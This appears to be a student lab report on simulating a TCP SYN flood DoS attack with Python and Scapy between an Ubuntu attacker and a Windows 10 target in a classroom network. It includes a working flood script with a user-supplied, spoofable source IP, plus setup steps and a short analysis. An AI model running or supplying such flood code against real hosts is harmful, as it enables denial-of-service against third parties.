
LAB03 DoS simulation with Python

| Class | CT201H [M01-M04] |
| --- | --- |
| Student ID | B2111933 |
| Name | Truong Dang Truc Lam |
| Email address | lamb2111933@student.ctu.edu.vn |
| Class | CT201H [M01-M04] |
| Browser | Chrome |

1. Test environment setting


|  | Attacker | Target |
| --- | --- | --- |
| OS | Ubuntu | Windows 10 |
| IP address | 172.30.119.100 | 172.30.119.13 |
| Attacking type | TCP SYN flood (DoS) |  |
| Attacking program | Python, Scapy |  |
| Detecting program | Text editor Nano |  |
| Blocking program |  |  |
| Analyzing program |  |  |

1. Exercise following process




Update packages on Ubuntu


1. Install python on Linux:



Python 3.6.9 installed

1. Install Scapy on Linux





Install Scapy packet

1. Code DoS program : single IP single port

<https://stackoverflow.com/questions/21908454/parsing-ip-address-and-port-in-python>

Code for Ping flooding:

from scapy.all import \*

source\_IP = input("Enter IP address of Source: ")

target\_IP = input("Enter IP address of Target: ")

source\_port = int(input("Enter Source Port Number:"))

i = 1

while True:

IP1 = IP(src = source\_IP, dst = target\_IP)

TCP1 = TCP(sport = source\_port, dport = 80)

pkt = IP1 / TCP1

send(pkt, inter = .001)

print ("packet sent ", i)

i = i + 1

1. Explain python code logic


The python script will help implement:

* Source(attacker) IP is single
* Source(attacker) port is single
* Sample code is single IP single port source

The function of logics:


* A large number of packets are sent to the web server by using single IP and from a single port number.
* It means that the target system is facing a big volume of input packets, DoS attacking.
* It is a low-level attack which is used to check the behavior of the web server.
* Its implementation in Python can be done with the help of Scapy.

1. Install Nano editor on Python with Name dos.py:




Text editor Nano installed

1. Input DoS code manually or paste into Nano screen





Create file **dos.py** with Nano



Paste the code into file dos.py with Nano


1. Run dos.py:







It will ping continuously (TCP flood) to the host IP address through port 80

1. Analyze the test result







The Target machine (Windows 10) will receive a lot of data from packets sended from the Attacker (Ubuntu) through port 80 (HTTP). If it reach the limit of the network, it can causes network traffic can’t be processed